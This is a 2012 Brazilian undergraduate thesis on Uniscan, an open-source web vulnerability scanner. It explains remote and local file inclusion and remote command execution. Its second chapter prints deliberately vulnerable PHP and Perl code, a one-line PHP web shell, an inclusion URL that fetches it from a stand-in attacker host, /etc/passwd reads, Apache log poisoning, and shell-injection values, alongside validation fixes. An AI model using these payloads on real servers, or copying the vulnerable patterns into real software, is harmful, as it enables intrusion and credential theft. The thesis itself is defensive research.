UNIVERSIDADE FEDERAL DO PAMPA
Ciência da Computação

DOUGLAS POERSCHKE ROCHA

UNISCAN: UM SCANNER DE VULNERABILIDADES PARA SISTEMAS WEB

Trabalho de Conclusão de Curso

Alegrete
2012

DOUGLAS POERSCHKE ROCHA

UNISCAN: UM SCANNER DE VULNERABILIDADES PARA SISTEMAS WEB

Trabalho de Conclusão de Curso apresentado como parte das atividades para obtenção do título de bacharel em Ciência da Computação na Universidade Federal do Pampa.

Orientador: Prof. Me. Diego Luís Kreutz (UNIPAMPA)

Coorientador: Prof. Me. Rogério Turchetti (CTISM/UFSM)

DOUGLAS POERSCHKE ROCHA

UNISCAN: UM SCANNER DE VULNERABILIDADE PARA SISTEMAS WEB

Trabalho de Conclusão de Curso apresentado como parte das atividades para obtenção do título de bacharel em Ciência da Computação na Universidade Federal do Pampa.

Trabalho apresentado e aprovado em: 06 de Janeiro de 2012.
Banca Examinadora:

Prof. Msc. Diego Luis Kreutz
Orientador
Ciência da Computação - UNIPAMPA

Prof. Msc. Rogério Turchetti
Coorientador
Colégio Técnico Industrial de Santa Maria - UFSM

Profa. Dra. Márcia Cristina Cera
Ciência da Computação - UNIPAMPA

Prof. Dr. Fábio Natanael Kepler
Ciência da Computação - UNIPAMPA

RESUMO

Com o crescente número de invasões e roubo de dados, a segurança dos sistemas computacionais está ganhando cada vez mais importância nas organizações, tornando imprescindível a utilização de ferramentas automatizadas, também conhecidas como *scanners*, para a detecção de vulnerabilidades em sistemas Web. Considerando o contexto atual, o objetivo do trabalho é projetar e implementar um *scanner* de vulnerabilidades para sistemas Web. Diferentemente da maioria das ferramentas existentes, a solução tem uma arquitetura modular, código fonte aberto e é livre. Ela tem como principal função automatizar, de forma flexível e extensível, o processo de detecção de fragilidades em sistemas e ambientes Web, gerando relatórios e diagnósticos para correção de problemas. Com isso, a solução resultante do trabalho é uma ferramenta importante e útil tanto para equipes de segurança quanto para equipes de desenvolvimento de sistemas.

A ferramenta desenvolvida, denominada de *Uniscan*, transformada em um projeto software livre, que pode ser encontrada no endereço *www.uniscan.com.br*. Ela trás inovação no sentido de implementar algumas funcionalidades praticamente ausentes em outras ferramentas, como detecção de inclusão local de arquivos, inclusão remota de arquivos e execução remota de comandos. O trabalho apresenta o projeto da ferramenta, o seu processo de desenvolvimento e uma avaliação comparativa, com ferramentas similares, dos resultados atingidos. Os resultados e a experiência resultante do trabalho mostram que ferramentas como o *Uniscan* são importantes para serem incluídas em processos de segurança e desenvolvimento de sistemas. Equipes de Tecnologia da Informação e Comunicação, responsáveis por estes processos, podem usufruir dos recursos disponibilizados por esse tipo de ferramenta.

Palavras-chave: Uniscan. Scanner. Vulnerabilidades. Segurança. Sistema Web.

ABSTRACT

With the increasing number of intrusions and data theft, the security of computing systems is becoming an important concern inside organizations. Every time more it is essential to use automated tools for detecting vulnerabilities in Web systems. Considering this current context, the objective of this work is to design and implement a vulnerability scanner for Web systems. Unlike most existing tools, the solution is free, open source and has a modular architecture. Its main functionality is to automate, in a flexible and extensible way, the process of vulnerabilities detection in Web environments, providing diagnosis and reports to improve the process of solving the existing problems. Thus, the resulting solution of the work is an important and useful tool for security and development teams.

The developed tool, called Uniscan, transformed into a free software project, can be found at www.uniscan.com.br. The main innovation of the solution is the fact that it implements some features, to detect specific vulnerabilities, not present in most similar tools, such as local file inclusion, remote file inclusion and remote commands execution. This work presents the design, development, evaluation and achieved results of the vulnerability scanner. The resulting experience and achievements show that tools like Uniscan are important to be included in security and development processes inside corporations. Information Technology and Communications teams, responsible for these processes, can take advantage of the resources provided by this kind of tools.

Keywords: Uniscan. Scanner. Vulnerabilities. Security, Web systems.

LISTA DE ABREVIATURAS

CRLF – *Carriage Return and Line Feed*.

LFI – *Local File Include*;

POC – *Proof of Concept*;

RCE – *Remote Command Execution*;

RFI – *Remote File Include*;

SQL-i – SQL *injection*;

TIC – Tecnologia da Informação e Comunicação;

XSS – *Cross-site Scripting*;

LISTA DE FIGURAS

LISTA DE TABELAS

SUMÁRIO

1 INTRODUÇÃO

A informação é vital para a sobrevivência de empresas, órgãos privados e governamentais. Manter a segurança da informação vem tornando-se um desafio cada vez maior. Os sistemas de informação são o alvo principal de criminosos digitais, levando a constantes ataques e tentativas de invasões.

Segundo estatísticas (ZONE-H, 2011), sistemas web vulneráveis são a principal fonte de vazamento de informações das empresas e entidades públicas e privadas. Além dos dados, as vulnerabilidades dos sistemas Web podem comprometer também os sistemas dos servidores Web. Em alguns casos, o invasor pode passar a controlar os servidores, utilizando-os para ataques a outras máquinas na rede.

As instituições governamentais, em especial, tem sido alvo constante dos mais variados tipos de ataques (ZONE-H, 2010), (INTERNET SEGURA, 2010), (SUCURI, 2010), dentre eles: *Remote File Include* (RFI), *Local File Include* (LFI) e *Remote Command Execution* (RCE). Esses ataques ocorrem principalmente através de sistemas Web desenvolvidos sem um devido projeto e análise dos aspectos relacionados à segurança.

Na internet é comum encontrar sites que disponibilizam tutoriais, ferramentas e *scripts* (programas de computador baseados em linguagens interpretadas) que ensinam os usuários a invadir sistemas Web e tomar o controle do servidor onde estão hospedados os dados das aplicações vulneráveis. Com essas informações disponíveis a qualquer pessoa, nem mesmo empresas da área da segurança digital escapam das ameaças (IDGNOW, 2011). Muitas notícias (ROHR, 2011), (VESTIBULANDOWEB, 2011), (WEBSEGURA, 2011) publicadas em sites especializados no assunto, relatam quão inseguras estão nossas informações depositadas em banco de dados de aplicações Web.

Nesse contexto, desenvolver sistemas seguros tem sido um dos grandes desafios de empresas e especialistas em Tecnologia da Informação e Comunicação (TIC). É cada vez mais evidente a necessidade de boas práticas de segurança no contexto de sistemas Web. Isso inclui, em especial, a detecção e o diagnóstico de

vulnerabilidades em sistemas Web. Este é o primeiro passo para um bom ciclo de desenvolvimento, evolução e maturação dos sistemas online.

Testar manualmente todas as possíveis vulnerabilidades de sistemas Web é algo praticamente impossível. Devido a isso, têm surgido diferentes ferramentas de análise de segurança, como: *Acunetix* (ACUNETIX, 2011), *sandcat* (SYHUNT, 2011), *skipfish* (GOOGLE, 2011), *N-stealth* (N-STALKER, 2011), *nikto* (CIRT, 2011), *Retina* (EEYE, 2011), *Shadow Security Scanner* (SAFETY-LAB, 2011). Boa parte dessas soluções são baseadas em banco de dados de vulnerabilidades e utilizam rastreadores, ou *crawlers* (em inglês), para encontrar todos os *links* e subsistemas de um sitio Web. Essas ferramentas são conhecidas como *scanners* de vulnerabilidades. Um *scanner* de vulnerabilidade é um software que verifica um determinado alvo (site, sistemas, aplicações e serviços) e gera um relatório sobre as vulnerabilidades nele encontradas e que podem ser exploradas por terceiros. A partir do relatório, os especialistas de tecnologia da informação e comunicação podem tomar as providências necessárias para sanar as deficiências de segurança dos alvos.

O objetivo principal desse trabalho é projetar e implementar um *scanner* de vulnerabilidades simples, eficaz, livre e gratuito, resultando em uma ferramenta importante para equipes de tecnologia da informação e comunicação responsáveis pelo desenvolvimento ou segurança de sistemas Web. O projeto e desenvolvimento do *scanner*, a partir de análises de outras soluções existentes, serve também como: a) base para aumentar e aprimorar os conhecimentos relacionados a vulnerabilidades de sistemas; b) meio de divulgação e conscientização sobre a importância da segurança da informação no contexto atual; e c) forma de contribuir com o desenvolvimento de software livre voltado para as questões de segurança de sistemas Web.

A ferramenta desenvolvida foi denominada de Uniscan, cujo projeto e código estão disponíveis no site www.uniscan.com.br. Ela é constituída por uma arquitetura diferenciada, modular, flexível e extensível, baseada em módulos e *plug-in*s. Essa característica é importante em termos de aceitabilidade, manutenibilidade e longevidade, pois as aplicações da solução são as mais variadas possíveis. Como exemplo, o próprio utilizador pode selecionar os *plug-ins* que deseja utilizar, adaptar

plug-ins às suas necessidades ou ainda desenvolver e utilizar novos *plug-ins*. E tudo isso com uma curva de aprendizagem reduzida, pois os *plug-ins* são fatorados e independentes do restante da arquitetura da solução.

Como poderá ser observado nos resultados, o Uniscan obteve resultados positivos quando comparado com outras soluções existentes, contribuindo com o crescimento e melhoramento dessa importante área da computação. Estes resultados derivam da utilização de uma metodologia hibrida para a verificação de vulnerabilidades, com a combinação de testes dinâmicos e testes estáticos, e da inclusão de mecanismos para detecção de inclusão local de arquivos, inclusão remota de arquivos e execução remota de comandos.

No capítulo 2 será apresentado ao leitor uma descrição de algumas vulnerabilidades potencialmente presentes em sistemas Web, algumas ferramentas existentes e que ajudam na detecção de vulnerabilidades em sistemas Web, bem como o resultado de alguns testes sobre essas ferramentas. No capítulo 3 é apresentada a arquitetura do *Uniscan*. O capítulo 4 explana os detalhes da implementação do scanner. No capítulo 5 são mostrados os resultados obtidos com o Uniscan e demais *scanners*, e, por fim, o capítulo 6 dá as considerações finais.

2 VULNERABILIDADES E SCANNERS

Nesse trabalho são analisadas e apresentadas três tipos de vulnerabilidades que representam um nível de risco crítico (ABYSSSEC, 2011), não só para as aplicações Web, mas também para o sistema operacional que hospeda tais aplicações. *Remote File Include* (RFI), *Local File Include* (LFI) e *Remote Command Execution* (RCE) são algumas das vulnerabilidades mais comuns que programadores tendem a implementar sem se dar conta e sem saber dos riscos envolvidos.

Conforme estatísticas (ZONE-H, 2011) do Zone-H que registra ataques a servidores e sites na internet, a grande parte dos servidores Web que foram invadidos em 2010, foi por meio de uma dessas três vulnerabilidades. Isso significa que elas representam riscos reais às aplicações Web e sistemas hospedeiros.

Na sequência serão descritas as vulnerabilidades RFI, LFI ou RCE e ferramentas, conhecidas como *scanners* de vulnerabilidades, que ajudam a detectar automaticamente a ocorrência de falhas e problemas de segurança em sistemas Web. A partir dessa revisão de literatura o trabalho será inserido e contextualizado, destacando os seus diferenciais e as suas inovações.

2.1 Vulnerabilidades

Nesta sessão são apresentadas ao leitor as três vulnerabilidades RFI, LFI e RCE. Também são apresentados os processos de como estas vulnerabilidades podem ser exploradas em sistemas Web.

2.1.1 Inclusão de Arquivos Remotos

Esse tipo de vulnerabilidade acontece quando não há uma validação dos dados (exemplo: verificar se o arquivo que está sendo incluído realmente está no diretório especificado pela aplicação Web) que são passados como parâmetros e

utilizados em algumas das funções dos scripts PHP, como *include(); include_once(); require();* e *require_once()*. Geralmente, quando se utiliza uma dessas funções, o objetivo é incluir um arquivo local e que está em um diretório especifico ao código fonte do script PHP que está chamando (ABYSSSEC, 2011).

Exemplo:

http://www.example.com/index.php?inc=topo.php

Como se pode notar nessa URL, o parâmetro *inc* do arquivo *index.php* está recebendo a *string topo.php*, No caso de o código fonte do arquivo *index.php* conter uma inclusão usando o parâmetro *inc*, ele estará vulnerável uma vez que o atacante pode passar qualquer arquivo como parâmetro, ou seja, alterar o valor do inc. Figura 1 mostra um código PHP vulnerável a RFI.

Figura 1 **–** Exemplo de código PHP vulnerável

```
1. <?php
2. $inc = $_GET['inc'];
3. include($inc);
4. ?>
```

Fonte: do autor

O código presente na Figura 1 mostra que na linha 2 é recebido um parâmetro de nome *inc* e é passado para a variável *$inc*, Já na linha 3, é feita a inclusão do código do arquivo cuja o nome fora passado como parâmetro, a função *include* ficaria assim: *include("topo.php").*

Para explorarmos essa vulnerabilidade, devemos manipular os dados que são passados como parâmetros para o arquivo *index.php*, se no lugar de *topo.php* colocarmos uma URL que contenha um código malicioso (exemplo: *http://www.example.com/index.php?inc=http://www.sitecracker.com/cmd.txt?cmd=id)*, o arquivo *index.php* fará a inclusão desse código malicioso.

Feito isso, o arquivo *index.php* incluirá o arquivo *cmd.txt* que está hospedado no *www.sitecracker.com*. O próprio PHP cria e gerencia a conexão com o site malicioso para a inclusão do arquivo *cmd.txt*, a Figura 2 nos mostra um exemplo simples do arquivo *cmd.txt*, que executa comandos passados por parâmetros no sistema operacional que hospeda a aplicação Web utilizando a função *system* do PHP.

Figura 2 – Código malicioso para explorar a vulnerabilidade RFI.

```
1. <?php
2. system($_GET['cmd']);
3. ?>
```

Fonte: do autor

Após a inclusão desse código, podemos ver na Figura 3 como fica o código PHP em tempo de execução:


Figura 3 – Inclusão do arquivo remoto.

```
1. <?php
2. $inc = $_GET['inc'];
3. include("http://www.sitecracker.com/cmd.txt?cmd=id");
4. ?>
```

Fonte: do autor

A Figura 4 mostra o processo de exploração dessa vulnerabilidade. O *cracker* pode utilizar tanto um navegador Web bem como *exploits* para conseguir explorar essa vulnerabilidade nos scripts PHP do site *www.example.com* que está hospedado no servidor Web, para isso, ele necessitará de outro site (exemplo: *www.sitecracker.com*) hospedado em outro servidor Web para que possa hospedar seu arquivo malicioso (exemplo: *cmd.txt*) que servirá para explorar a vulnerabilidade RFI.

Figura 4 – processo de exploração da vulnerabilidade RFI.



Fonte: do autor

O resultado do processo é a abertura de uma linha de comando (uma espécie de *Shell*) via navegador Web, onde, a partir da manipulação dos parâmetros, é possível a execução de comandos no sistema operacional a partir do código PHP.

Geralmente, os servidores Web executam em modo usuário, ou seja, não tem privilégios para fazer qualquer coisa no sistema. Mesmo assim, o atacante terá acesso a todas as informações que os níveis de permissão do servidor Web permitem ter acesso. Entretanto, no caso de o servidor Web estar executando em modo super-usuário (*root*) a situação se torna ainda mais crítica, pois todos os comandos que o atacante utilizar serão executados com permissões de *root*, tendo acesso completo e irrestrito ao sistema operacional. Em ambos os casos o atacante pode utilizar o sistema local para atacar outros sistemas internos ou externos aos domínios da entidade sendo atacada.

2.1.2 Inclusão de Arquivos Locais

Esse tipo de vulnerabilidade, assim como a vulnerabilidade RFI, também utiliza as funções como *include(), include_once(), require(),* e *require_once(),* porém, a inclusão é de arquivos locais e não de arquivos remotos. Isso naturalmente reduz o escopo de alcance e possibilidade do atacante.

A Figura 5 ilustra um código PHP vulnerável:

Figura 5 **–** Código PHP vulnerável a LFI.

```
1. <?php
2. $inc = $_GET['inc'];
3. include($inc);
4. ?>
```

Fonte: do autor

O código PHP da Figura 1 recebe um parâmetro de nome *inc* via método *GET,* e que, tem seu valor atribuído a variável *$inc*, a linha 3 do código faz a inclusão do arquivo cuja o nome está atribuído à variável *$inc.*

No caso do LFI o atacante pode utilizar o código vulnerável para ter acesso a arquivos e dados do sistema local. Um exemplo é passar como parâmetro *inc* o

caminho para um arquivo do sistema operacional como o */etc/passwd* (*index.php?inc=/etc/passwd*). Neste caso, com as permissões corretas e num ambiente que não está em um *sandbox* (numa caixa fechada e isolada dentro do sistema operacional), o PHP incluirá e exibirá o arquivo */etc/passwd*. A solução do problema é tratar adequadamente o parâmetro *inc*. (ABYSSSEC, 2011).


Além de o atacante poder incluir arquivos de configuração do sistema operacional, ele também pode executar comandos no sistema operacional utilizando diversas técnicas para isso.

Com o código fonte ilustrado na Figura 5 no *index.php*, um atacante pode explorar a vulnerabilidade através de um simples navegador, digitando uma URL como *http://www.example.com/index.php?page=/etc/passwd*. Com isto, o conteúdo do arquivo */etc/passwd* será incluído no arquivo *index.php* e será exibido no navegador Web, com esses dados um atacante pode lançar um ataque de força bruta para tentar descobrir a senha de cada usuário listado no arquivo */etc/passwd.* A seguir é apresentado um exemplo de conteúdo resultante de um arquivo passwd.

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
postfix:x:1000:1000::/no/where:/no/shell
www:x:500:500::/vhosts/web:/bin/bash
douglas:x:501:502::/home/douglas:/bin/bash

Na Figura 6 é apresentado o processo de exploração da vulnerabilidade de LFI. O *cracker* pode utilizar um navegador Web ou um *exploit* para explorar essa vulnerabilidade nos *scripts* PHP do site *www.example.com*. O *cracker* faz uma requisição *GET index.php?inc=/etc/passwd* para o endereço *www.example.com*, que faz a inclusão do arquivo *passwd* e exibe o arquivo no navegador do atacante.

Figura 6 **–** processo de exploração da vulnerabilidade LFI.



Fonte: do autor

O servidor Web Apache assim como outros, registra logs dos acessos, então para executar comandos no sistema operacional, o que mais se utiliza é, antes de executar os comandos, tentar acessar uma página inexistente (exemplo: */arquivo123.php?id=<?php%20system("uname -a");?>*).

Isto fará com que essa requisição seja gravada no *access_log* do apache, agora a única coisa que precisa ser feita para executar o comando *uname -a* é incluir o *access_log* na página vulnerável. A URL de exploração fica da seguinte forma: *http://www.example.org/index.php?inc=/var/log/apache/access_log.* Quando incluído o *access_log* do Apache, este executará o comando *uname –a* no sistema operacional e mostrará o resultado do comando no navegador do atacante.

Um exemplo de validação de parâmetros para evitar a exploração das vulnerabilidades de LFI e RFI pode ser visualizado na Figura 7.

Como é possível observar na Figura 7, esta validação faz três checagens básicas: a) checagem do condicional *if* é para verificar se o arquivo que irá ser incluído existe no servidor; b) checagem para verificar se no caminho para esse arquivo não combina com "../"; e c) verificar se o caminho para o arquivo não combina com uma chamada do protocolo HTTP.

Figura 7 – Exemplo de validação de parâmetros.

```
1.  <?php
2.
3.          $diretorio = "/var/www/";
4.          $arquivo = $diretorio . $_GET['arq'];
5.
6.          if(!file_exists($arquivo) || preg_match("#\.\./#",$arquivo) ||
    preg_match("#https?:\/\/|ftp:\/\/#", $arquivo)){
7.                  die("Tentativa de invasao detectada");
8.          }
9.          else{
10.                 include($arquivo);
11.         }
12. ?>
13.
```

Fonte: do autor


2.1.3 Execução Remota de Comandos

Tanto as aplicações escritas em PHP quanto as escritas em Perl podem apresentar a vulnerabilidade RCE. Ela torna-se uma realidade através de chamadas de sistema, como *system* e *exec*, utilizadas sem os devidos cuidados, viabilizando a execução de comandos do sistema hospedeiro.

2.1.3.1 RCE em aplicações PHP

Scripts PHP estarão vulneráveis quando os parâmetros utilizados em uma função que execute comandos no sistema operacional não forem tratados corretamente (ABYSSSEC, 2011). Entende-se tratar um parâmetro corretamente como: não permitir que o parâmetro contenha e execute funções com um conteúdo que seja nocivo ao sistema Web. Na Figura 8 é ilustrado um exemplo de código PHP vulnerável a RCE.

Figura 8 – Código PHP vulnerável a RCE.



```
1. <?php
2. $nLinhas = $_GET['linhas'];
3. system("tail arquivo.txt -n $nLinhas");
4. ?>
5.
```

Fonte: do autor.

Ao acessar a página que contém esse código o usuário poderá passar por parâmetro o valor da variável *nLinhas*. Isso poderá alterar o funcionamento do comando *tail*, pegando mais ou menos linhas do *arquivo.txt*. Como é realizada uma chamada *system*, com execução de comandos semelhante a um *shell*, é possível executar mais de um comando numa única linha. Para isso existe um separador especial ";", que permite ao usuário introduzir vários comandos na sequência em uma única linha de execução. Isso significa que é possível incluir comandos além do valor da variável *nLinhas*. Acrescentando ";" seria possível executar uma sequência qualquer de comandos devido à falta de verificação do valor da variável *nLinhas*. A seguir é apresentando um exemplo de inclusão do comando *cat*.

Exemplo de alteração do valor do *nLinhas*:

http://www.example.com/index.php?nLinhas=15

Exemplo com a inclusão de um segundo comando a ser executado pela função *system*:

http://www.example.com/index.php?nLinhas=15; cat /etc/passwd

O resultado da chamada *system* ficaria:

system("tail arquivo.txt –n 15 ;cat /etc/passwd");

No momento em que a função *system* for invocada tanto o comando *tail* quanto o comando *cat* serão executados sequencialmente. No exemplo, o comando *cat* irá trazer o conteúdo do arquivo */etc/passwd* para a tela do navegador do atacante. Uma das formas de resolver o problema de falta de verificação da variável *nLinhas* é através da inclusão de uma conversão de tipo de dados, também conhecida como *casting*, com o objetivo de forçar que o valor de *nLinhas* seja um número inteiro, ou seja, evitando que venha a ser uma cadeia de caracteres (*string*) com instruções potencialmente maliciosas e prejudiciais ao sistema Web.

Figura 9 – Utilização de casting para forçar a conversão de string para inteiro.

```
1. <?php
2. $nLinhas = (int) $_GET['linhas'];
3. system("tail arquivo.txt -n $nLinhas");
4. ?>
5.
```

Fonte: do autor

2.1.3.2 RCE em aplicações Perl

Códigos Perl assim como os códigos PHP, tem o potencial de apresentarem vulnerabilidades quando os programadores não tomarem todos os cuidados para evitar parâmetros não validados. As funções *system*, *open* e *exec* da linguagem Perl podem ser classificadas entre as maiores potencializadoras de vulnerabilidades quando utilizadas sem os devidos cuidados. Na Figura 10 é apresentado um exemplo de código Perl vulnerável devido a um uso descuidado da função *open()*. Esta função é basicamente destinada à leitura e escrita em arquivos através de operadores como “<”, para leitura, e “>”, para escrita. No entanto, o uso da função sem os operadores podem levar a outros problemas, como a execução de comandos quaisquer.

Figura 10 – Código Perl vulnerável a RCE.

```
1. #!/usr/bin/perl
2. use CGI;
3. $cgi = new CGI;
4. print $cgi->header;
5. $arquivo = $cgi->param("arquivo");
6. open($arq, "$arquivo");
7. while(<$arq>){
8. print;
9. }
10. close($arq);
11.
```

Fonte: do autor.

No exemplo apresentado, a falta do operador de leitura (“<”) ou escrita (“>”) permite utilizar outros operadores, como *pipe* (“|”), pois o nome do arquivo será recebido por parâmetro. O operador *pipe* serve para mudar a entrada padrão da

função *open()*. No caso, a entrada padrão da função *open()* pode ser alterada para a saída (da execução) padrão de qualquer outro comando.

A seguir é apresentado um exemplo de exploração desta vulnerabilidade. Ela consiste em passar como parâmetro um *pipe* com um comando a ser executado ao invés do nome do arquivo.

http://www.example.com/script.cgi?arquivo=|cat%20/etc/passwd|

Com isso, o código Perl, ao executar a função *open()*, abrirá o *pipe* e executará o comando *cat /etc/passwd.* A cadeira de caracteres "*%20*" é a representação para um espaço em branco dentro de uma URL, O resultado para execução do código Perl ficaria:

open($arq, "|cat /etc/passwd|");

A exploração dos parâmetros das funções *system* e *exec* no Perl são idênticas à forma como se utiliza no PHP.

2.2 Scanners de vulnerabilidades

Foi realizada uma pesquisa com o objetivo de identificar alguns dos principais *scanners* de vulnerabilidades disponíveis na Internet para os usuários finais. O levantamento de *scanners* de vulnerabilidades voltados para aplicações Web resultou na lista apresentada a seguir. A maioria deles é comercial e não está disponível como software livre ou de código aberto.

a) Acunetix 6.5 free;
b) WebCruiser – Web Vulnerability Scanner;
c) Shadow Security Scanner;
d) Websecurify;
e) Nikto;
f) Retina;
g) N-stealth;
h) PowerFuzzer.

Acunetix

Acunetix verifica automaticamente vulnerabilidades de *SQL Injection*, *XSS* e outras em aplicações web (ACUNETIX, 2011).

Algumas características do *Acunetix*:

a) Um analisador automático de *Java script*, permitindo testes de segurança de *Ajax* e aplicações Web 2.0;
b) Mais avançado sistema de testes de *SQL-injection* e *cross-site scripting*;
c) *Scanner multi-threads*;
d) Rastreador que detecta o tipo de servidor web e linguagem da aplicação;
e) Rastreia e analisa sites, incluindo conteúdo em *Flash*, *SOAP* e *AJAX*.

WebCruiser

Ferramenta automática para detecção de vulnerabilidades de *SQL-injection*, *Cross-site scripting* e outras em sistemas web (SEC4APP, 2011).

Algumas características do WebCruiser:

a) *Crawler* (rastreador);
b) SQL *Injection: GET / Post / Cookie Injection POC* (Prova de conceito);
c) Injeção de SQL para SQL Server: *PlainText* / União / *Blind Injection*;
d) SQL *Injection* para o MySQL: *PlainText / Union / Blind Injection*;
e) Injeção de SQL para Oracle: *PlainText / Union / Blind* / Injeção *Cross Site*;
f) SQL *Injection* para DB2: *Union / Blind Injection*;
g) Injeção de SQL para Access: *Union*;
h) *Cross Site Scripting Scanner* e POC;
i) *XPath Injection Scanner* e POC.

Shadow Security Scanner

Scanner de vulnerabilidades para vários tipos de protocolos, incluindo aplicações web, utiliza um banco de dados de vulnerabilidades e não dispõem de um *crawler* (SAFETY-LAB, 2011).

Websecurify

Capaz de detectar vários tipos de vulnerabilidades (WEBSECURIFY, 2011), entre elas:

a) SQL-*injection*;
b) *Local File Include*;
c) *Remote File Include*;
d) *Cross-site scripting*.

Nikto

O Nikto é um *scanner* escrito em Perl usado para detectar vulnerabilidades em servidores web (CIRT, 2011). É simples de ser usado e atualizado, gera relatórios em txt, HTML e csv. Localiza padrões de vários arquivos inseguros, configurações e programas.

Retina

Scanner de vulnerabilidades para redes. Tem muitos recursos. Mas, basicamente, pode auditar e apontar pontos falhos nos seguintes sistemas e serviços: NetBIOS; HTTP, CGI e WinCGI; FTP; DNS; e outros (EEYE, 2011).

N-stealth

Fornece uma suíte de verificações para avaliação de segurança na Web para ampliar a segurança geral dos Aplicativos Web do usuário, contra uma larga gama de vulnerabilidades e sofisticados ataques provindos de hackers (N-STALKER, 2011).

PowerFuzzer

Powerfuzzer é um *scanner* Web open-source automatizado e totalmente personalizável (HACKTOOLREPOSITORY, 2011).

Algumas características do PowerFuzzer:

a) *Cross Site Scripting* (XSS);
b) SQL *Injections*;
c) LDAP *Injections*;

d) *Code Injections*;
e) *Command Injections*;
f) *XPATH Injections*;
g) *CRLF (Carriage Return and Line Feed)*.

2.3 Avaliação das Ferramentas

Optou-se por desenvolver uma análise detalhada através de experimentos práticos com os *scanners* de vulnerabilidades focados para Web. Os resultados dos experimentos servem para aumentar o conhecimento sobre *scanners* de vulnerabilidades e identificar técnicas e mecanismos explorados na tentativa de identificar vulnerabilidades em sistemas Web. Por fim, as informações coletadas são também uma boa base para o projeto e desenvolvimento da ferramenta proposta neste trabalho.

2.3.1 Metodologia dos Testes

Os *scanners* de vulnerabilidades são todos executados sobre um mesmo cenário de testes, com o objetivo de verificar o comportamento de cada ferramenta e a capacidade de detectar aplicações Web vulneráveis a RFI, LFI e RCE. Na execução de cada ferramenta são observados: a) o resultado, saída, da ferramenta; b) o comportamento da ferramenta pela análise dos logs do servidor Web. A execução dos testes objetiva coletar informações sobre o funcionamento de um *scanner* de vulnerabilidade e também a descoberta de pontos falhos na detecção de vulnerabilidades.

2.3.2 Aplicações Web Vulneráveis

Para o ambiente de testes foram utilizadas aplicações Web vulneráveis. As vulnerabilidades foram incluídas propositalmente com o objetivo de avaliar a capacidade de detecção de cada ferramenta avaliada. Foram criadas duas aplicações Web vulneráveis, uma utilizando a linguagem PHP com as vulnerabilidades de RFI e LFI e outra utilizando a linguagem Perl com a vulnerabilidade RCE.

2.3.3 Código Fonte das Aplicações Web Vulneráveis

A seguir é a apresentado o código fonte de todos os arquivos que compõem o ambiente de testes, os nomes dos parâmetros das aplicações Web foram escritos utilizando letras e números para que fosse possível saber quais *scanners* conseguiriam identificar esses parâmetros.

